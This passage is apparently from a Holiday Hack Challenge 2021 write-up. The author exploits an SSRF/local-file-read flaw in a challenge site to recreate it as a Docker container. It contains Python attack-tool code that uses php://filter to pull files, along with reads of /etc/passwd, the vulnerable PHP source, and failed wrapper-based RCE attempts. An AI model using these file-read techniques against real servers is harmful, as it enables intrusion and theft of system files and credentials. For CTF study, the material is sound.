`supervisord` is managing 3 processes: `php-fpm7`, `/opt/gonginx.sh`, and `/opt/imds/imds.sh`. Additionally, we see that the logs for PHP and `nginx` are stored in the directory `/wwwlog`. Pulling those logs might give us additional information about how the server is configured.

The `gonginx.sh` script first determines the IP address assigned to the `eth0` interface. It then modifies `/etc/nginx/nginx.conf` in place, replacing the string `##ETHOIP##` with the IP address. If we want to use this script unchanged, we'll need to modify `nginx.conf` to have this configuration before we build the container. It finally starts the `nginx` service in the foreground.

```
#!/bin/sh
# Dynamically update the IP address to bind to in nginx.conf using eth0's current IP
echo "Nginx startup script"
ip addr show dev eth0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//'
ETHOIP=`ip addr show dev eth0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//'`
echo $ETHOIP
sed -i "s/##ETHOIP##/$ETHOIP/" /etc/nginx/nginx.conf
grep listen /etc/nginx/nginx.conf
nginx -g 'daemon off;'
```

`imds.sh` starts the `ec2-metadata` service, after adding the `169.254.169.254` IP address to the `lo` localhost interface.

```
#!/bin/sh
# Configure networking
ip addr add 169.254.169.254/32 dev lo

# Start EC2 metadata-mock instance
/opt/imds/ec2-metadata -c /opt/imds/config.json
```

3.6.2 nginx.conf

Fetching `/etc/nginx/nginx.conf` shows that the server is configured to look for index files as `index.php` and `index.html`, and that all files ending in `.php` and `.html` are instead sent to the FastCGI server listening on `127.0.0.1:9000`:

```
server {
    #listen [::]:80 default_server;
    listen 172.17.0.2:80 default_server;
    server_name _;

    sendfile off;

    root /var/www/html;
    index index.php index.html;
```

```
    # pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000
    #
    location ~ \.(php|html)$ {
```

```
        try_files $uri =404;
        fastcgi_split_path_info ^(.+\.php)(/.+)$;
        fastcgi_pass  127.0.0.1:9000;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        fastcgi_param SCRIPT_NAME $fastcgi_script_name;
        fastcgi_index index.php;
        include fastcgi_params;
    }
```

3.6.3 PHP Configuration

To configure PHP to match the actual container, we need to transfer some additional files:

- `/etc/php7/php.ini`
- `/etc/php7/php-fpm.ini`
- `/etc/php7/php-fpm.d/www.conf`

The last file defines the FastCGI pool used to execute the PHP code in the application files. There is a non-standard configuration setting defined:

```
; Limits the extensions of the main script FPM will allow to parse. This can
; prevent configuration mistakes on the web server side. You should only limit
; FPM to .php extensions to prevent malicious users to use other extensions to
; execute php code.
; Note: set an empty value to allow all extensions.
; Default Value: .php
security.limit_extensions = .php .html
```

This changes what file extensions are allowed to execute PHP code, adding `.html` as a valid PHP file.

3.6.4 EC2 Metadata Service Configuration

The final configuration file we need to fetch configures the `ec2-metadata` program. It's a JSON file located at `/opt/imds/config.json` and contains the metadata values retrieved to complete the objective. The full JSON file contains many other metadata values, to simulate a full EC2 configuration, in the event a user queries for values other than the security-credentials. For example, the `apply.jackfrosttower.com` website is running in the `np-north-1a` availability zone, which presumably stands for the `North Pole (North) 1a`.


```
"placement-availability-zone": "np-north-1a",
"placement-availability-zone-id": "use1-az4",
"placement-group-name": "a-placement-group",
"placement-host-id": "h-0c01e8c7bbb9b49ea",
"placement-partition-number": "1",
"placement-region": "np-north-1",
```


3.7 Application Files

The last pieces needed to complete the application is the `ec2-metadata` executable and the web application file(s).

3.7.1 Web Application File(s)

With no way to list files, we have to guess at the file or files needed to run the actual application. From the `nginx.conf` file, an educated guess is the main page of the application is either `index.php` or `index.html`. Attempting to fetch `index.html` succeeds in retrieving the application source:

```
$ python3 apply-ssrf.py --file index.html > index.html

$ cat index.html
<?php
define('DB_NAME', 'intern');
define('DB_USER', 'intern');
define('DB_PASSWORD', 'polarwinds');
?>

<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <meta name="description" content="">
  <meta name="author" content="">
```

```
  <title>Frost Tower</title>
  <link href="css/bootstrap.min.css" rel="stylesheet">
...
```

We'll dig deeper into how the application works later, once we have a version of it running locally. We do need some additional files from the original application. They're not absolutely necessary to test the code, but they make the application look like the one hosted on `apply.jackfrosttower.com`:

- `https://apply.jackfrosttower.com/css/bootstrap.min.css`
- `https://apply.jackfrosttower.com/images/jack.png`
- `https://apply.jackfrosttower.com/images/lab.png`
- `https://apply.jackfrosttower.com/images/server.png`
- `https://apply.jackfrosttower.com/images/zoomed2.png`

3.7.2 `ec2-metadata` Binary

If we try and fetch the `/opt/imds/ec2-metadata` binary directly, the file returned generates errors when run:

```
$ python3 apply-ssrf.py --file /opt/imds/ec2-metadata > ec2-metadata

$ file ec2-metadata
ec2-metadata: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), no program header, missing section headers at 125467397854331328

$ chmod 755 ec2-metadata

$ ./ec2-metadata
bash: ./ec2-metadata: cannot execute binary file: Exec format error
```

However, we can utilize PHP filters in the SSRF/LFI vulnerability to compress and base64 encode the file before we retrieve it, then write a function to reverse the process, saving the resulting data stream to a file:

```
    def do_largefile(self, args):
        '''Fetch a large file, using PHP filters to compress and base64 encode'''
        if args != '':
            filename = os.path.basename(args)
            path = f'php://filter/zlib.deflate/convert.base64-encode/resource={args}'
            data = fetch(path)

            if data != '':

                # zlib.decompress with a negative window size will ignore header
                # and footer values. Magic.
                data = zlib.decompress(base64.b64decode(data), -15)
                with open(filename, 'wb') as file:
                    file.write(data)
                print('Wrote {} bytes to {}'.format(len(data), filename))
            else:
                print('No data returned.')

            print()
```

The PHP filter sends the file specified via the `resource=` through two filters:

- first, the file is compressed via the 'deflate` algorithm
- then the compressed data is base64-encoded

The Python function reverses the process: base64-decoding the data returned from the `fetch()` function, then decompressing it via the `zlib` module. One quirk with decompressing `deflate` data with `zlib`: the library expects the data to contain a header and footer in the data, which PHP's `zlib` doesn't include. However, specifying a negative windows size to the `decompress()` function causes the library to not look for the header and footer. Using this `largefile` function, we can successfully fetch the `ec2-metadata` binary:

```
$ python3 apply-ssrf.py
ssrf> largefile /opt/imds/ec2-metadata
Wrote 12275029 bytes to ec2-metadata

ssrf>

$ file ec2-metadata
ec2-metadata: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=RgLJMo3PW55KpjxPNtR7/_3DcfCs7l1TpUSsi38cV/5P4Qwf-UXWsvAff99Cdp/zEip8jJiM6yQwB1h8mG5, not strippe

$ chmod 755 ec2-metadata

$ ./ec2-metadata
```

```
2022/01/07 15:21:05 Warning:  Config File "aemm-config" Not Found in "[/home/jra]"
2022/01/07 15:21:05 Initiating ec2-metadata-mock for all mocks on port 1338
```

3.8 Building the Container

We now have all the pieces we need to build the container and run the application on our own infrastructure. We set up the `html/` and `opt/` directories with the necessary files, along with the other various configuration files.

```
root@docker:~/apply.jackfrosttower# ls -R
.:
Dockerfile  html        opt           php.ini  supervisord.conf
README.md   nginx.conf  php-fpm.conf  run.sh   www.conf

./html:
css  images  index.html

./html/css:
bootstrap.min.css

./html/images:
jack.png  lab.png  server.png  zoomed2.png

./opt:
gonginx.sh  imds

./opt/imds:
config.json  ec2-metadata  imds.sh
```

The `Dockerfile` puts it all together:

```
#
# Dockerfile to reverse engineer https://apply.jackfrosttower.com
#
# Joe Ammond (pugpug)
#

FROM alpine:3.10.9

# Install packages
RUN apk update && apk add alpine-baselayout alpine-keys apk-tools \
    busybox curl libc-utils nginx php7 php7-fpm php7-openssl \
    supervisor bash

# Create directories
RUN mkdir -p /wwwlog /etc/supervisor/conf.d

# Copy application pieces
COPY opt /opt
COPY html /var/www/html
COPY nginx.conf /etc/nginx
COPY php.ini /etc/php7
COPY php-fpm.conf /etc/php7
COPY www.conf /etc/php7/php-fpm.d
COPY supervisord.conf /etc/supervisor/conf.d

# Fix some directory permissions
RUN chmod 777 /var/www/html /var/www/html/images

# Expose port 80
EXPOSE 80

# Run supervisord to manage the application pieces
CMD ["supervisord", "-c", "/etc/supervisor/conf.d/supervisord.conf"]
```


The container's base is Apline Linux, version 3.10.9, identical to the actual system. We add the packages from the `/etc/apk/world` file, then create any necessary directories. After copying files the required files into place, we set `supervisord` as the application for Docker to run, passing in the appropriate configuration file.

We can build and run the container with a quick script:

```
#!/bin/sh

docker build -t apply .
docker run -it --cap-add=NET_ADMIN -p 8888:80 --rm apply:latest
```

We need to add the argument `--cap-add=NET_ADMIN` to allow the `imds.sh` script to add the `169.254.169.254` IP address to the localhost interface. Once the container is built and running, we can visit port `8888` to see the application running on our local system:



And, we can verify the application's SSRF/LFI vulnerability still works in our local version:

```
$ python3 apply-ssrf.py --url http://10.114.180.112:8888/
ssrf> ps
UID       PID PPID CMD
root        1    0 /usr/bin/python2 /usr/bin/supervisord -c /etc/supervisor/conf.d/supervisord.conf
root        8    1 /bin/sh /opt/gonginx.sh
root        9    1 php-fpm: master process (/etc/php7/php-fpm.conf)
root       10    1 /bin/sh /opt/imds/imds.sh
root       22   10 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       24   10 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       25   10 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       26   10 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       27   10 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       28    8 nginx: master process nginx -g daemon off;
root       29   10 /opt/imds/ec2-metadata -c /opt/imds/config.json
nginx      30   28 nginx: worker process
nobody     31    9 php-fpm: pool www
nobody     32    9 php-fpm: pool www

ssrf> /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
...

ssrf>
```

4. LFI to RCE... maybe?

There are many articles written about abusing LFI vulnerabilities to achieve Remote Code/Command Execution. After reading the PHP code that drives the application, my opinion is that it isn't possible in this instance. If someone is able to actually get RCE in this application, I'd love to know how it was achieved.

4.1 Understanding the Application

The `apply.jackfrosttower.com` website is entirely driven from the single `index.html`. The page returned to the user is driven by the `/?p=` query string sent to the page. If `p` is empty, the main index page is returned. Otherwise, there are checks in the code to look for different values of `p`, which generate the HTML for the other pages on the site:

```
<?php
} elseif (isset($_GET['p']) && $_GET['p'] == 'opportunities') {
?>

(opportunities page HTML)

<?php
} elseif (isset($_GET['p']) && $_GET['p'] == 'about') {
?>

(about page HTML)

<?php
} elseif (isset($_GET['p']) && $_GET['p'] == 'apply') {
?>

(apply page HTML)
```

The HTML for these pages are in `index.html` and not read or pulled in via PHP's `include()` function, which eliminates abusing `p` as a path to LFI or RCE.

The PHP code that drives the actual application is earlier in `index.html`:

```
<?php

if (array_key_exists("submit", $_GET)) {
    // Applicant submitted application, w00t! Process data.
    $headers=array_keys($_GET);
    if (!preg_match("/^[a-zA-Z0-9' ]+$/", $_GET['inputName'])) {
      die("Invalid name input");
    }

    $filename = $_GET['inputName'] . date('Ymdhis') . ".csv"; //filename
    $file = fopen($filename, 'a');
    if ($file) {
        fputcsv($file, $headers );
        fputcsv($file, $_GET );
        fclose($file);

        // Start to display response
?>
```

The code starts by checking whether there are parameters passed in the HTTP GET request. Next, a check of the `inputName` parameter performed to ensure it only contains upper and lower case ASCII letters, or digits. If it doesn't, the program terminates. This check is important, as the `inputName` field is later used as the output file for the LFI/SSRF. This filter reduces the likelyhood that an attacker can manipulate the filename generated by the application, in an effort to pivot to an RCE vulnerability.

Next, the application opens a file of `inputName` appended with a date/time stamp, and a `.csv` extension. The contents of the query string values are then appended to the file. These files are accessible from the web server, as they're written to the `/var/www/html` directory:

```
bash-5.0# ls -l
total 32
drwxr-xr-x    2 root     root          4096 Jan  1 03:04 css
drwxrwxrwx    1 root     root          4096 Jan  7 18:00 images
-rw-r--r--    1 root     root         14167 Dec 29 15:40 index.html
-rw-r--r--    1 nobody   nobody         175 Jan  7 18:00 pugpug20220107060004.csv
-rw-r--r--    1 nobody   nobody         174 Jan  7 18:00 pugpug20220107060007.csv
...
```

```
bash-5.0# cat pugpug20220107060004.csv
inputName,inputEmail,inputPhone,inputField,resumeFile,additionalInformation,submit,inputWorkSample
pugpug,pug@pug.pug,313-555-1212,"Aggravated pulling of hair",,,,/etc/passwd
```

While the contents of these files contain user-submitted data and the filenames are easily discoverable, abusing these to execute code isn't possible, as the web server and PHP-FPM instance is only configured to execute `.php` and `.html` files, not `.csv`.

4.2 The SSRF/LFI Exploit

The actual SSRF vulnerability is in the next code block:

```
<?php
    } else {
        die("Unable to open file named $filename");
    }

    if(isset($_GET['inputWorkSample'])) {
        $image_url=$_GET['inputWorkSample'];
        $data = file_get_contents($image_url);
        $new = 'images/' . $_GET['inputName'] . '.jpg';
        $upload = file_put_contents($new, $data);
        if($upload) {
            //echo "<img class='rounded mx-auto d-block img-thumbnail' width='200px' src='images/" . $_GET['inputName'] . ".jpg'>";
?>
```

The call to `file_get_contents()` is the vulnerability. The application performs no checks on whether the input to the function is a valid URL, matches an approved whitelist of locations, or other methods of preventing an SSRF attack. The application writes the data retrieved from `file_get_contents()` to the file `images/[inputName].jpg` using the `file_put_contents()` function. As we saw earlier, `inputName` is filtered to only contain letters and numbers, eliminating any potential filename abuse.

Most LFI-RCE vulerability paths take advantage of PHP's `include()` function, which will execute any PHP code contained in the data stream to be included. `file_get_contents()`, however, does not interpret any PHP code in the content returned from the opened URL or filename. The filename itself can contain PHP filters, as we saw when using filters to return large files, but the contents are not executed by PHP.

Most paths of exploiting an LFI vulnerability to achieve RCE from PHP involve using PHP filters such as `expect://`, `zip://`, or `phar://` to execute commands. However, the PHP installation in the container doesn't contain support for any of those PHP wrappers. This can be seen in the `/wwwlog/error.log` file in the local container, after attempting a `expect://` url:

```
2022/01/07 17:14:32 [error] 30#30: *1325 FastCGI sent in stderr: "PHP message: PHP Warning: file_get_contents(): Unable to find the wrapper
&quot;expect&quot; - did you forget to enable it when you configured PHP? in /var/www/html/index.html on line 97PHP message: PHP Warning:
file_get_contents(expect://foo): failed to open stream: No such file or directory in /var/www/html/index.html on line 97" while reading response
header from upstream, client: 10.114.180.49, server: _, request: "GET /?
inputName=pugpug228&inputEmail=pug%40pug.pug&inputPhone=313-555-1212&inputField=Aggravated+pulling+of+hair&resumeFile=&additionalInformation=&submit=&inputWorkSample=e
HTTP/1.1", upstream: "fastcgi://127.0.0.1:9000", host: "10.114.180.112:8888"
```

Similar logs are generated when the other methods of RCE are attempted.

4.3 Easter Egg, Trolling, or Old Code?

At the top of `index.html` are the following lines:

```
<?php
define('DB_NAME', 'intern');
define('DB_USER', 'intern');
define('DB_PASSWORD', 'polarwinds');
?>
```

The container doesn't appear to contain any database software or database libraries. Are these lines left over from an earlier revision of code? Are they an Easter Egg, a reference to the SolarWinds kerfuffle from 2020, or is Jack trolling potential attackers by sending them down a rabbit hole? Only Jack knows.

5. Conclusion

This was an interesting challenge. Learning how to recreating a running operating system with only being able to read files taught me some useful techniques for testing other systems. I see it as attempting to map the contents of a room, but the only visibility the mapper has is peering through a keyhole. I don't know how close my recreation matches the actual environment used by the Challenge, but I'd like to think it is very close.

I'll close with a 'Thank you!' to everyone at SANS and Counter Hack for producing this every year. A special 'thank you' to Ed, for reaching out when I wasn't sure I was even going to participate this year. That contact means more than I can say. May you find an actual Coney Dog somewhere near you.

The files necessary to create the container and the script used to abuse the LFI vulnerability are on my GitHub

A PDF version of this writeup is available here

Only 11 more months until **HHC 2022!**

pugpug